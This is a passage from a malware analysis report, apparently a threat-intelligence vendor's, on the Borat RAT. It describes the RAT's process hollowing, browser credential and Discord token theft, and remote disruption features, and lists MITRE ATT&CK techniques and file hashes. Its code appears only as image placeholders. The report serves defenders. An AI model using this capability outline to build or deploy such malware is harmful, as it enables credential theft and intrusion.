


Figure 13: Reverse Proxy Code

Device Information

The RAT collects information from the victim's machine, including OS Name, OS Version, System Model, etc. The below figure shows the command used for collecting the information.




Figure 14: Command used for Capturing Device Info

Process hollowing

Using the RAT, the TAs can inject malicious code into the legitimate processes using the process hollowing technique. The below figure shows the APIs used by the RAT for process hollowing.




Figure 15: Process Hollowing

Browser Credential Stealing

Borat RAT can steal cookies, history, bookmarks, saved login credentials from chromium-based browsers like Google Chrome, Edge, etc. The below figure shows the functions used by the RAT for stealing browser credentials.




Figure 16: Functions used for Stealing Browser Credentials

Discord token Stealing:

The RAT also steals Discord tokens and sends the stolen token information to the attacker.

Remote Activities:

The RAT performs the following activities to disturb the victims: Play Audio, Swap Mouse Buttons, Show/hide the Desktop, Show/hide the taskbar, Hold Mouse, Enable/Disable webcam light, Hang System, Monitor Off, Blank screen, etc.

Conclusion

The Borat RAT is a potent and unique combination of Remote Access Trojan, Spyware, and Ransomware, making it a triple threat to any machine compromised by it. With the capability to record audio and control the webcam and conduct traditional info stealing behavior, Borat is clearly a threat to keep an eye on. The added functionality to carry out DDOS attacks makes this an even more dangerous threat that organizations and individuals need to look out for. The Cyble Research Team is closely monitoring the RAT’s actions and will keep informing our clients and people worldwide.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
	T1518	Security Software Discovery
Discovery	T1087	Account Discovery
	T1083	File and Directory Discovery
	T1123	Audio Capture
Collection	T1005	Data from Local System
	T1056 .001	Keylogging
	T1113	Screen Capture
	T1125	Video Capture
Command and Control	T1132	Data Encoding
	T1219	Remote Access Software
Exfiltration	T1020	Automated Exfiltration

Impact	T1485	Data Destruction
	T1486	Data Encrypted for Impact
	T1565	Data Manipulation
	T1499	Endpoint Denial of Service

Indicators Of Compromise (IoCs)

Indicators	Indicator type	Description
d3559d9f1ca15f1706af9654fd2f4ccc	MD5	Borat.zip
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d2ce3aa530ba6b6680759b79aa691260244ca91f5031aa9670248924cc983fb0	SHA256	
ddab2fe165c9c02281780f38f04a614e	MD5	BoratRAT.exe
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b47c77d237243747a51dd02d836444ba067cf6cc4b8b3344e5cf791f5f41d20e	SHA256	
3e645ccca1c44a00210924a3b0780955	MD5	BoratRat.exe.config
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